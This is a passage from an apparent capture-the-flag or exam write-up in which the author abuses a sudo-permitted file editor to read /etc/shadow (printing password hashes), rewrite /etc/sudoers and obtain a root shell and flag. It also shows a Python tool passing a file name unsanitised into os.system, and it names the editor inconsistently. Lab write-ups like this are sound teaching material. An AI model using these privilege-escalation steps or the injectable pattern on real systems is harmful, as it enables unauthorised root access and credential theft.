    sys.exit(2)
if (operation_code == "1"):
    try:
        with open(filename, 'w') as f:
            pass
        print("File created successfully.")
    except:
        print("File operation error.")
if (operation_code == "2"):
    try:
        os.remove(filename)
        print("File deleted successfully.")
    except:
        print("File operation error.")
if (operation_code == "3"):
    try:
        os.system("nano " + filename)
        print("File saved successfully.")
    except:
        print("File operation error.")
print("Thank you for using tedit. We have been developing this tool for 8 years.")

```

Picture 14. Sudo -l for the user johnny

Privilege escalation

`/etc/shadow` is a text file that contains information about the system's users' passwords. It is owned by user root and group shadow, and has 640 permissions. I will attempt to access the `/etc/shadow` with tedit. The purpose of the shadow file is to store password data in a separate, more tightly secured file than `/etc/passwd` that is readable by all users

```

johnny@cyberpunk:~$ sudo /usr/bin/tedit /etc/shadow
Hello, what would you like to do with the texture file?
1 - Create texture file
2 - Delete texture file
3 - Edit texture file
3
Use "fg" to return to nano.

```

```
GNU nano 2.5.3 File: /etc/shadow
root:$6$FRX92UPH$c7DptRkiVDZOnXqTRjt1SdDiXDovbIIQu8jkoHgY4CPBdat7p7sFjW6oGsnuwb07btklJw6Za9lxnjSczNErm0:18239:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:17954:0:99999:7:::
uuid:*:17954:0:99999:7:::
lightdm:*:17954:0:99999:7:::
whoopsie:*:17954:0:99999:7:::
avahi-autoipd:*:17954:0:99999:7:::
avahi:*:17954:0:99999:7:::
dnsmasq:*:17954:0:99999:7:::
colord:*:17954:0:99999:7:::
speech-dispatcher:*:17954:0:99999:7:::
hplip:*:17954:0:99999:7:::
kernoops:*:17954:0:99999:7:::
pulse:*:17954:0:99999:7:::
rtkit:*:17954:0:99999:7:::
saned:*:17954:0:99999:7:::
usbmux:*:17954:0:99999:7:::
vboxadd:*:18212:0:99999:7:::
mysql:*:18235:0:99999:7:::
sshd:*:18239:0:99999:7:::
johnny:$6$b.d249W1$X.LAu0fShRgvaJ6CYyNI.9ObOKohbPkMz2yz1ae3B21IERxwnncgQNXnq9FvYFPj.uv00B/o0JLIWYTukhpIo/:18609:0:99999:7:::
ftp:*:18610:0:99999:7:::
```

Picture 15. Hash Password of root in /etc/shadow

root:\$6\$FRX92UPH\$c7DptRkiVDZOnXqTRjt1SdDiXDovbIIQu8jkoHgY4CPBdat7p7sFjW6oGsnuwb07btklJw6Za9lxnjSczNErm0:18239:0:99999:7:::

The first field is simply the username

The second field is the hash algorithm type \$6\$ for SHA-512, password format is set to \$id\$salt\$hashed

I was not successful to decrypt the SHA-512 with password crackers. The /etc/sudoers file controls who can run what commands as what users on what machines. I am unable to edit it with cat /etc/sudoers. Thus, I will edit the etc/sudoers with dedit editor, we used before, to escalate johnny's privileges.

```
sudo /usr/bin/tedit /etc/sudoers
```

```
johnny@cyberpunk:~$ locate sudoers
/etc/sudoers
/etc/sudoers.d
/etc/sudoers.d/99-snapd.conf
/etc/sudoers.d/README
/usr/lib/sudo/sudoers.la
/usr/lib/sudo/sudoers.so
/usr/share/doc/sudo/examples/sudoers.gz
/usr/share/locale-langpack/en_AU/LC_MESSAGES/sudoers.mo
/usr/share/locale-langpack/en_GB/LC_MESSAGES/sudoers.mo
/usr/share/man/man5/sudoers.5.gz
johnny@cyberpunk:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
```



```
johnny@cyberpunk:~$ sudo /usr/bin/gedit /etc/sudoers
[sudo] password for johnny:
Hello, what would you like to do with the texture file?
1 - Create texture file
2 - Delete texture file
3 - Edit texture file
3

# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification - This is a christmas miracle
root    ALL=(ALL:ALL) ALL
johnny  ALL=(ALL) /usr/bin/gedit

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d

# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification - This is a christmas miracle
root    ALL=(ALL:ALL) ALL
johnny  ALL=(ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d
```

Picture 16. Getting root privileges

Attempting to su to root and supplying the password for johnny, I successfully elevated my privileges to root. The below screenshot shows complete control of the system including being able to read the flag.txt file in root's folder.

```
johnny@cyberpunk:/$ sudo su
[sudo] password for johnny:
root@cyberpunk:/# whoami
root
root@cyberpunk:/# locate flag.txt
/root/flag.txt
root@cyberpunk:/# cat /root/flag.txt
ELTE2020{ex4m_1_succ3ssfu1}
root@cyberpunk:/#
```

Picture 17. Root shell with complete control